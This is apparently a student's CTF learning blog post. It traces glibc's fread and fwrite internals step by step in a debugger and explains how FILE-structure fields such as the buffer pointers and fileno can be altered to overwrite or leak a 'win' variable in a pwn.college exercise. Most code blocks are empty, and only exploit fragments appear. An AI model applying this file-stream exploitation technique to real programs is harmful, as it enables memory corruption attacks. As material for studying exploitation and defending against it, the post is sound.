I_O Learning By H1m
最后更新时间:
I/O Learning –the func fread
One and a half months since I started, I have learned from the stack to heap and now I am just starting to I/O. I was supposed to study a few days ago, but it was delayed due to my own project and yesterday, I just have been playing a big international matches. in fact, I am looking for some better methods so that I can quickly get started. After asking many friends, I found out pwn.college. it’s the best choice. I need to finish it for one week. i know it is hard for me. However, i will try my best.
I’ve watched these videos and am now going to make a brief summary. This will also serve as the opening part of the article. Let’s get started.
PART1
At the beginning of the first video, the author compared the reading methods of two functions, and it is obvious that we know that the fread function and the fwrite function will be faster.

As we should make it quickly for us to use the libc has some useful func such as fopen, fread, fwrite which will be the key research topics.

Then we pay our attation to the FILE struct, these buffer pointers. The picture below will show some important Pointers.

We some time need to change the flags for only-read or only-write.
At the beginning, we can see the read ptr has the same addr with buf base and read base. Same time read end go with buf end.

Also i will show the mid of the process

After reading all, it will flash the buf and let new bytes to the mem.
Here should konw one one thing. If the file is small we may can not read too much.

The fwrite is similar, so i would not pay more time to analysis. Just give one more picture.

And now, we step into the next ved.
We can totally control the stream by changing its FILE struct.

Just like this.

Rob make a simple exp, so i will use it
1 | |
Next i will try it by myself.
1 | |
To think of something, first we shoule pay attaention to what is FileStructure
Let’s see more.
1 | |
1 | |

We can finally finish our first exp! And why should this do such func. We should pay more to find out.
Take somtime to see this
1 | |
when we use fp.read(). it will definitly change the values. And it will fit all the requuirements!
Now i will have a quick understanding of this function, so i use CHATGPT, but when you read deeper i will show more details and use the source code to analysis, AI may not as right so just make a simple glance:)
PART2
WHAT AI SAID
The <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fread</font> function is a high-level, buffered input operation. Its primary goal is to minimize expensive system calls by reading large chunks of data from the operating system into an internal buffer, and then serving user requests from that buffer.
Here is the typical execution flow:
1.Validate the FILE Stream
<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">if (!_IO_valid_file(file_pointer)) return EOF;</font>
Before any operation, <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fread</font> must check if the provided <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">FILE*</font> (file pointer) is valid and usable.
2.Check the Internal Buffer (User-Space Buffer)
1 | |
Explanation: This is the core of buffered I/O. The FILE structure contains pointers to manage its internal buffer: _IO_read_ptr: Current position in the buffer for reading. _IO_read_end: End of the valid data in the buffer.
The Check: If _IO_read_ptr < _IO_read_end, it means there is still data left in the buffer from a previous read operation.
3.If the Buffer is Empty, Call the Underlying Read Function
<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">bytes_read = _IO_file_xsgetn(file_pointer, user_buf, requested_size);</font>
Explanation: If the internal buffer is empty (_IO_read_ptr >= _IO_read_end), control is passed to a lower-level function, typically _IO_file_xsgetn.
So If we meet the requirements mentioned above, we can bypass the detection.
Back to the normal process, we will see

this is i add some code after fread func, and this time i will use no exp to bypassing it.
printf("%s\n",buf);```
REALLY CHECK
The overall process involves the fread function calling IO_file_xsgetn from the vtable, where IO_file_xsgetn serves as the core function of fread. Its workflow can be roughly summarized as follows:

1.Check if the input buffer fp->_IO_buf_base is empty. If it is, call _IO_doalllocbuf to initialize the input buffer.
2.After allocating the input buffer or if the input buffer is not empty, check whether the input buffer contains any data.
3.If data exists in the input buffer, it is directly copied to the user buffer. If there is no data or insufficient data, the _underflow function is called to execute a system call, reading data into the input buffer before copying it to the user buffer.
The function prototype of fread is:
<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">size_t fread(void *ptr, size_t size, size_t count, FILE *stream);</font>
Where:
ptr: Pointer to the location where the result is stored.
size: Size of each data type.
count: Number of data elements.
stream: File pointer.
The function returns the number of data elements successfully read.
1 | |
Before fread we set a point and use r
1 | |
When I call fread, I will execute this code.
1 | |
Then we goto _IO_sgetn
1 | |
goto _io_xsgetn
<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">#define _IO_XSGETN(FP, DATA, N) JUMP2 (__xsgetn, FP, DATA, N)</font>
<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_file_xsgetn</font> is the core function that handles data reading for <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fread</font>. It can be divided into the following parts:
- When
<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fp->_IO_buf_base</font>is NULL, it indicates that the pointers in the FILE structure are uninitialized and the input buffer has not been established. In this case,<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_doallocbuf</font>is called to initialize the pointers and set up the input buffer. - When there is data in the input buffer (i.e.,
<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fp->_IO_read_ptr</font>is less than<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fp->_IO_read_end</font>), the data from the buffer is directly copied to the target buffer. - If the input buffer is empty or cannot fully satisfy the read request,
<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">__underflow</font>is called to invoke a system call and read data into the input buffer.
1 | |
STAGE1
First, when <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fp->_IO_buf_base</font> is NULL, meaning the input buffer has not been established, the code calls <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_doallocbuf</font> to create the input buffer. Let’s follow into the <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_doallocbuf</font> function to see how it initializes the buffer and allocates space for the input buffer. The file is located in <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">/libio/genops.c</font>.
1 | |
The function first checks whether <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fp->_IO_buf_base</font> is NULL. If it is not NULL, it indicates that the input buffer has already been initialized, and the function returns directly. If it is NULL, the function then checks <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fp->_flags</font> to see if it is <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_UNBUFFERED</font> or if <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fp->_mode</font> is greater than 0. If either condition is met, it calls <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_file_doallocate</font> from the FILE’s vtable. Let’s follow into this function, located in <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">/libio/filedoalloc.c</font>.
1 | |
And we still keep going to the func <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_setb</font>
1 | |
After setting <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_buf_base</font> and <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_buf_end</font>, once <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">IO_setb</font> finishes executing, these two pointers in <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fp</font> are assigned their values.
To have more inform we should download something, we put the glibc-2.35 to /usr/src/glibc/glibc-2.35.
And we can see these

We will use some of the file to better trace our program.
using the command below.
<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">pwndbg> directory /usr/src/glibc/glibc-2.35/libio</font>
also we should use step or next to join or skip another func such as belows.


_IO_XSGETN is a macro. If we step directly, we can get the following diagram.

Due to its uninit we can see it go there as below


After make the size we will see the filestructure again


Still we can see the point will have some values.

For there we finish the stage1
STAGE2
Next, the program enters stage2: copying data from the input buffer.If the buffer already contains data, it is copied directly to the destination buffer.
Here we can see that
<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fp->_IO_read_ptr</font>points to the start of the input buffer,<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fp->_IO_read_end</font>points to the end of the input buffer.
The region between these two pointers is copied to the destination buffer with <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">memcpy</font>.
When the input buffer is empty or does not satisfy the request, execution proceeds to the final step:**<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">__underflow</font>**, which issues the <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">read</font> system call to refill the buffer.In our example this is the first read, so both <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_read_ptr</font> and <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_read_end</font> are NULL;consequently we enter <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">__underflow</font>. The implementation is located in /libio/genops.c—let’s step into it.
1 | |

Invoke the <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_UNDERFLOW</font> function.


1 | |
This <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_new_file_underflow</font> function is the point where the system call is ultimately invoked. Before finally executing the system call, there are still some checks. The entire process is as follows:
- Check whether the
<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_flags</font>field of the FILE structure contains<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_NO_READS</font>. If this flag is present, it directly returns<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">EOF</font>. The<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_NO_READS</font>flag is defined as:<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">#define _IO_NO_READS 4 /* Reading not allowed */</font> - If
<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fp->_IO_buf_base</font>is<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">NULL</font>, call<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_doallocbuf</font>to allocate the input buffer. - Then, initialize and set the FILE structure pointers, setting all of them to
<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fp->_IO_buf_base</font>. - Call
<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_SYSREAD</font>(the<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">_IO_file_read</font>function in the vtable), which ultimately executes the<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">read</font>system call.The data is read into<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fp->_IO_buf_base</font>, and the read size is the input buffer capacity:<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fp->_IO_buf_end - fp->_IO_buf_base</font>. - Then mark the amount of data now available in the input buffer by updating
<font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">fp->_IO_read_end += count</font>



After these functions, all pointers in the FILE structure have been initialized, the file data has been read in, and the input buffer now contains valid data.
Let’s see it!!!

for here we will ret to _IO_file_xsgetn because of the <font style="color:rgb(31, 9, 9);background-color:rgb(218, 218, 218);">while</font>
Then we will go another process, because i just close it…
STAGE3
JUST open it again,let ‘s reback here.’
After execute the _IO_read_file we can see this
1 | |


Here we have let our flag into the buf and have set all the points.
Then, try to see the heap

Here must be our PTR which we finally will let flag in.
let’s continue to trace.

We can see the end of read ptr will add the size of flag

Then we back to _IO_file_xsgetn as below
This time we will go to a place which want>have but have>0

And we exactlly go there i am right

After the memcpy we can definitly see flag be the place in the heap

Also we will continue to go to wiile because the size of flag is 18 but we need 2 more. if you are confused, just see the source code above.
Let us see this picture

We back here and go the way.
Till here, all about the fread has been done, that’s fun, isn’t it?
NONONO, we still have something to do
PART3
Hold on BRO, we are nearly here!!!
When we call the fread function, it first checks if our buf is not empty, and then it does the build. Next, he will shift all the pointers towards the buf base. Execute the read function inside, read the contents of the file to our buff position, and mutate the read end pointed. Returning to the loop, If we what we have bigger then we want, we can allocate them directly. If we still want more than we have, we will allocate a portion and go through the above steps again. This is the entire process of this function
NOW, i mean we should just reback to the exp for why it can success.
payload = fp.read(win_var_leak, 20)```
This is what we do!
And we do make the fp amazingggg
1 | |
When our fread see this. And we still go to the function _IO_file_xsgetn, but this time we check for we have buf addr. so we go straight to the __underflow and this time we read from stdin because we make fileno 0x0, so when we put our data in the terminal, we will make them fill the win_var_addr. then we can trigger the WIN. That’s it.
I/O Learning –the func fwrite
HI guys. It’s me again. Now i will let the ‘I/O Learning’ to the second part. we will go to the func fwrite.
PART1
As the beginning, we should alawys check the Flowchart:

As similarly, we make a simple program to strace the whole flow.
1 | |
Just as before we break at line 7 and use r
STAGE1

here we continue to step
At beginning, almost no points has been initialized.


Here, we enter the first function _IO_new_file_xsputn. Its primary function is to determine how much space is left in the output buffer.
In the scenario described by the sample program, values like f->_IO_write_end and f->_IO_write_ptr are both 0, indicating that the current output buffer size is 0.
Another part of its logic is that if the output buffer still has free space, it copies the target (in the program we called “ptr” also called “s”) output data into this buffer. It then calculates whether any target data remains after the output buffer has been filled.
1 | |
Certainly, we will go to the way where count = 0. Then we will step into _IO_OVERFLOW

STAGE2
We go step!

1 | |
The __overflow function first checks if the flags field of the _IO_FILE structure contains the _IO_NO_WRITES flag. If the flag is set, the function returns immediately.
It then checks if f->_IO_write_base is NULL. A NULL value indicates that the output buffer has not been initialized/allocated. In this case, the function calls _IO_doallocbuf to allocate the output buffer.

As we have already analyzed the source code of the _IO_doallocbuf function in the previous section on fread, we will not delve into it again here. we just see the result. But notice one thing, HERE we also Initialize the read point by using the func of _IO_setg.


Then after some Assign, we can see all the point has the values.
Continue to next func

The function calls new_do_write; step into it. The implementation is in /libio/fileops.c.
We can see there to_do is 0 because the write base is the same as write ptr so we will never go to new_do_write. then we ret with 0 then we ret to the upper-level function, I will make a direcction below.
1 | |
Here we will also got a 0 and goto upper-level function

Just use step we will step into the function below

1 | |

After we go there
We can see the write ptr has add the 0x20 due to the f->_IO_write_ptr = __mempcpy (f->_IO_write_ptr, s, count);
if we use the program below we could see something more!!!
1 | |



The same as our read let the data on our ptr first, then to write or read
(Before we go continue we check our flag find out it was cleared????WHY
because we use w as its arg, so as the func open finished all the flag will be cleared)
PART2
Now we back to the vedio.
Rob make this program.
1 | |
We also make the exp for this problem
1 | |
As we can see

Let’s have some check
In the func of _IO_new_file_overflow, we could see one thing
if ((f->_flags & _IO_CURRENTLY_PUTTING) == 0 || f->_IO_write_base == NULL), we will go straight to the place
1 | |
we go to this func
1 | |
1 | |
At count = _IO_SYSWRITE (fp, data, to_do); here we see data was our win addr and fileno: 0x1, This time we will put on our screen
That is soooooooo beautiful.
FINALLY
Hi bro if you see here, wooooowwww, you made it. And i also made it. I really like pwn and i trust myself to be a pwn master

HI IF YOU LIKE THIS ARTICLE. GIVE ME A STAR!!! THANK YOU~~ SEE YOU NEXT TIME!!!
LINK
https://wiki.wgpsec.org/knowledge/ctf/iofile.html
https://elixir.bootlin.com/glibc/glibc-2.35/source/libio
https://ciphersaw.me/ctf-wiki/pwn/linux/io_file/introduction/